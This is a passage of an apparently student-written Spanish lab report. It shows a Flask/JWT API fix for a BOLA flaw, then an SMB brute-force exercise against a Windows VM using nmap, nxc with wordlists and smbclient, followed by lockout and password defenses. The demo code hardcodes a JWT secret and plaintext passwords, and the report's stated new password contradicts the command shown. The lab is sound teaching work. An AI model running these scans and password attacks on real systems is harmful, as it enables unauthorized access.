jY0NywianRpIjoiOTQ3YmY1YmMtZDBjNi00NTM4LWFmN2MtYTkyYWYxOGFhMWYyIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6Impob
2FuIiwibmJmIjoxNzc5MDE2NjQ3LCJjc3JmIjoiY2Y0ZThjNWQtNGQ4Mi00ZjVkLTkxODMtYjYzM2QzMDRjOGVhIiwiZXhwIjoxN
zc5MDE3NTQ3fQ.FfyBJD9C8RVEfZe8jQS3Ek3UUL7Dwsn70bZ0XF6A6_k"
{"email":"admin@test.com","role":"admin","username":"admin"}
```


5.5 Solucionar el ataque BOLA

Detenemos el contenedor y modificamos el código de nuevo, ahora simplemente añadiremos unas cuantas líneas, lo que sería él un if que lo que hará es que si el token coincide nos dará acceso pero si no coincide con el del usuario nos dará error forbidden.

```python
@app.route("/api/users/<id>", methods=["GET"])
@jwt_required()
def get_user(id):

    current_user = get_jwt_identity()

    if users[current_user]["id"] != id:

        return jsonify({
            "msg": "Forbidden"
        }), 403

    return jsonify({
        "username": current_user,
        "email": users[current_user]["email"],
        "role": users[current_user]["role"]
    })


app.run(host="0.0.0.0", port=5000)
```

Ahora volvemos a probar lo mismo de antes. primero que todo solicitaremos el token con el usuario.

Una vez ya tenemos el token, y vemos que nos devuelve la información del usuario 1. iremos a probar con la falla que teníamos antes



Y como podemos observar probando con el mismo token ya no nos da la información del usuario admin, con esto ya conseguimos proteger con autenticacion y autorizacion nuestros datos del API

5.6 Codigo API

```
from flask import Flask, jsonify, request
from flask_jwt_extended import (
    JWTManager,
    create_access_token,
    jwt_required,
    get_jwt_identity
)
app = Flask(__name__)

app.config["JWT_SECRET_KEY"] = "supersecretkey"

jwt = JWTManager(app)

users = {
```

```
    "jhoan": {
        "password": "1234",
        "id": "1",
        "email": "juan@test.com",
        "role": "user"
    },
    "admin": {
        "password": "admin123",
        "id": "2",
        "email": "admin@test.com",
        "role": "admin"
    }
}


@app.route("/login", methods=["POST"])
def login():

    data = request.get_json()

    username = data.get("username")
    password = data.get("password")

    if username in users and users[username]["password"] == password:

        token = create_access_token(identity=username)

        return jsonify(access_token=token)

    return jsonify({"msg": "Bad credentials"}), 401


@app.route("/api/users/<id>", methods=["GET"])
@jwt_required()
def get_user(id):

    current_user = get_jwt_identity()

    if users[current_user]["id"] != id:

        return jsonify({
            "msg": "Forbidden"
        }), 403

    return jsonify({
        "username": current_user,
        "email": users[current_user]["email"],
        "role": users[current_user]["role"]
```

```
    })
app.run(host="0.0.0.0", port=5000)
```

6. Ataque Fuerza bruta

6.1 Introducción

Ya hemos preparado la mayoría de teoría necesaria para entender cómo funcionan los ataques de fuerza bruta, ahora nosotros lo pondremos en práctica, Como ya hemos explicado anteriormente usaremos un laboratorio donde será un entorno seguro para hacer pruebas.

El objetivo principal es simular el comportamiento de situaciones reales para evaluar la defensa de las directivas de autenticación y compartición de archivos en sistemas operativos Microsoft Windows modernos, utilizando la distribución Kali Linux como plataforma de análisis. El protocolo que usaremos para las pruebas es **SMB (Server Message Block)**, un protocolo de capa de aplicación utilizado ampliamente en entornos empresariales para compartir archivos, impresoras y comunicaciones entre nodos de una red

6.2 Estructura

Empezaremos dividiendo los ataques en 3 niveles (Bajo, Medio y Alto) por cada ataque realizado, analizaremos y añadiremos unas defensas en base al nivel, hasta llegar al ataque de nivel alto donde la defensa será casi inviable para el atacante. Podemos estructurarlo de la siguiente manera:

1. **Escenario A: Vulnerabilidad Total (Nivel Low).** Muestras lo fácil que es entrar con un diccionario básico.
2. **Escenario B: Evasión de Mecanismos Simples (Nivel Medium).** Explicas cómo el atacante puede seguir operando aunque se pongan limitaciones
3. **Escenario C: El Muro del Token (Nivel High).** Demostrar cómo las defensas modernas frustran las herramientas automáticas simples.
4. **Conclusión**

6.3 Laboratorio :

Máquina Víctima

- Windows 10
- Direcion Ip 192.168.0.37

Maquina Atacante


- Kali Linux
- Direcion IP 192.168.0.33

Herramientas


- Nmap
- nxc
- SMB


6.4 Preparación del laboratorio

Empezaremos creando un usuario, en este caso **Daniel** al que le añadiremos una contraseña sencilla, fácil de recordar, y cómoda para no tener que preocuparse




Ahora prepararemos la carpeta que Daniel comparte en la red con otros usuarios, y que contiene la información importante de la organización.







Ahora configuraremos la carpeta para que sea compartida en la red local, Iremos a propiedades y **uso compartido Avanzado**




Una vez dentro Activamos el check de compartir carpeta y configuraremos los permisos




Añadimos al usuario Daniel como se ve en la imagen




Al comprobar los permisos vemos que daniel está dentro de los usuarios que puede usar esta carpeta, pero no tiene permisos configurados por defecto así que le daremos control total del directorio para que pueda ver y modificar el contenido del mismo



A continuación Iremos al panel de control



En ajustes de red y cambiar ajustes de uso compartido avanzado, veremos este apartado, donde es muy importante tener la opción activa el uso compartido con protección de contraseña, con esto los usuarios de la red local y fuera de la red local podrán acceder con credenciales.



6.5 Escenario A (nivel bajo)

Vale ya tenemos preparado a donde queremos hacer las pruebas de ataque, ahora empezamos localizando la ip de la víctima, obviamente como atacantes no conocemos el equipo que vamos a atacar así que lo buscaremos con la herramienta Nmap

Como **SMB** trabaja por el **puerto 445**, le diremos a nmap que escanee la red y busque de todos los equipos conectados quien tiene ahora mismo el puerto de SMB activo y lo está usando. Esto con el comando :
“nmap -p 445 –open 192.168.0.0-40”
-p : le decimos a nmap que escanee el puerto
– open 192.168.0.0-40 : especificamos que el puerto esté abierto y que solo escanee el rango de ip que le asignamos de la 0 a la 40.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 445 --open 192.168.0.0-40
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-15 16:51 -0400
Nmap scan report for 192.168.0.34
Host is up (0.00014s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: C0:18:03:6C:D9:37 (HP)

Nmap scan report for 192.168.0.37
Host is up (0.00024s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:94:99:2E (Oracle VirtualBox virtual NIC)

Nmap done: 41 IP addresses (11 hosts up) scanned in 28.96 seconds

┌──(kali㉿kali)-[~]
└─$
```

Como resultado obtenemos que la única máquina que está usando este puerto es la .37 Así que analizaremos toda la información de esta máquina:
“nmap -A -T4 192.168.0.37” A continuación este es el resultado obtenido


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -T4 192.168.0.37
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-15 16:46 -0400
Nmap scan report for 192.168.0.37
Host is up (0.00033s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 08:00:27:94:99:2E (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1903 - 21H1 (97%), Microsoft Windows 10 1803 (95%), Microsoft Wind
ows 11 (92%), Microsoft Windows 10 1909 - 2004 (91%), Windows Server 2019 (91%), Microsoft Windows 10 1809 (91
%), Microsoft Windows 10 1909 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DESKTOP-TPNQ055, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:94:99:2e (Oracle Virtu
alBox virtual NIC)
| smb2-time:
|   date: 2026-05-15T20:47:24
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   0.33 ms 192.168.0.37

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.02 seconds
```

Vemos que puertos tiene abiertos, que sistema operativo es, su dirección Mac, cuando empezó a usarse el servicio smb2, etc.
Con la máquina ya detectada empezaremos a planear cómo atacar.

Para ello tenemos 3 métodos usando los diccionarios :

- **Diccionarios ya creados:**

Podemos encontrar diccionarios que tienen combinaciones masivas en la ruta **“usr/share/wordlists".** uno de ellos bastante conocido llamado **rockyou.txt** que contiene varias combinaciones para usuarios o passwords, Obviamente podemos encontrar muchos más complejos, pero este es el que viene con hydra por defecto. aquí un ejemplo de como se ve:




y millones de combinaciones más.

- **Diccionario Personalizado**


También como alternativa podemos crear diccionarios personalizados por nosotros mismos, simplemente creando un fichero de texto y añadiendo por cada línea un intento o una frase, hydra lo usará para probar, aquí un ejemplo de un diccionario básico creado por mi.

- **Automatizar dicionários**

Podemos usar generadores para automatizar la creación de diccionarios, una herramienta muy común es **Crunch** con esto por ejemplo si sabemos que la contraseña tiene 8 caracteres una mayúscula o un número podemos usar comando para que haga todas las combinaciones posibles con estas características. Ejemplo :



o también otro ejemplo sería :



Al usar los **%%** le decimos que allí van números.

Por último probaremos la **conectividad** que tenemos con **smb**, Usaremos el comando **smbclient**, y si este nos pide contraseña es que tenemos correctamente comodidad.

Con esto ya empezamos el ataque, usaremos la herramienta nxc ya que esta admite realizar ataques a protocolos smb2 y smb3, no como hydra que solo permite smb1, Usaremos el siguiente comando
“nxc smb 192.168.0.37 -u Daniel -p dicionario_numero1.txt”
smb : Hace referencia al protocolo que atacaremos y donde se encuentra

-u es el usuario que usará para probar, en caso de no conocer el usuario podemos usar un diccionario como en las contraseñas
-p aquí le diremos el diccionario que usará para probar los passwords.

Pasados unos segundos obtenemos este resultado

```
┌──(kali㉿kali)-[~]
└─$ nxc smb 192.168.0.37 -u Daniel -p dicionario_numero1.txt
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-T
PNQ055) (domain:DESKTOP-TPNQ055) (signing:False) (SMBv1:None)
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [+] DESKTOP-TPNQ055\Daniel:123456
```

Vemos que en cuestión de segundos nos a dicho el usuario y la contraseña que le a dado un login correcto.


Al tratar de acceder vemos que las credenciales son correctas y ya tenemos acceso a toda la información de la empresa jeje

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //192.168.0.37/"Empresa J&D" -U Daniel
Password for [WORKGROUP\Daniel]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Admin remota
        C$              Disk      Recurso predeterminado
        Empresa J&D     Disk      Directorio de la empresa
        IPC$            IPC       IPC remota
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.0.37 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.0.37/"Empresa J&D" -U Daniel
Password for [WORKGROUP\Daniel]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri May 15 18:36:07 2026
  ..                                  D        0  Fri May 15 18:36:07 2026
  Contraseñas usuarios.txt            A       85  Fri May 15 18:37:25 2026
  Informacion ultra super secreta.txt      A        8  Fri May 15 18:37:02 2026
  Recursos humanos.txt                A      141  Fri May 15 18:37:14 2026

                12950347 blocks of size 4096. 6571489 blocks available
smb: \>
```


Defensa para el escenario A
Como primera medida de seguridad complicamos la contraseña, añadiremos una mayúscula y un número a ver si el atacante es capaz de encontrarlo, Cambiaremos la contraseña a : **Daniel346**

```
Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Windows\system32>
PS C:\Windows\system32> net user Daniel Daniel123
Se ha completado el comando correctamente.

PS C:\Windows\system32>
```


Limitaremos los intentos, esto lo haremos en la configuración de directiva de seguridad local que se ve tal que asi.



En el umbral de bloqueo de cuentas podemos definir a los cuantos intentos de inicio de sesion windows bloquea la cuenta, como antes estaba en 0 pondremos un limite de 10 intentos.



y además añadiremos que el contador de bloqueo en este caso a los 10 intentos se reinicie cada 10 minutos, con esto el usuario no podrá probar mas de diez contraseñas en 10 minutos



Resultados después de la defensa

```
┌──(kali㉿kali)-[~]
└─$ nxc smb 192.168.0.37 -u Daniel -p dicionario_numero1.txt
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-T
PNQ055) (domain:DESKTOP-TPNQ055) (signing:False) (SMBv1:None)
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:123456 STATUS_LOGON_FAILURE
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:1234567 STATUS_LOGON_FAILURE
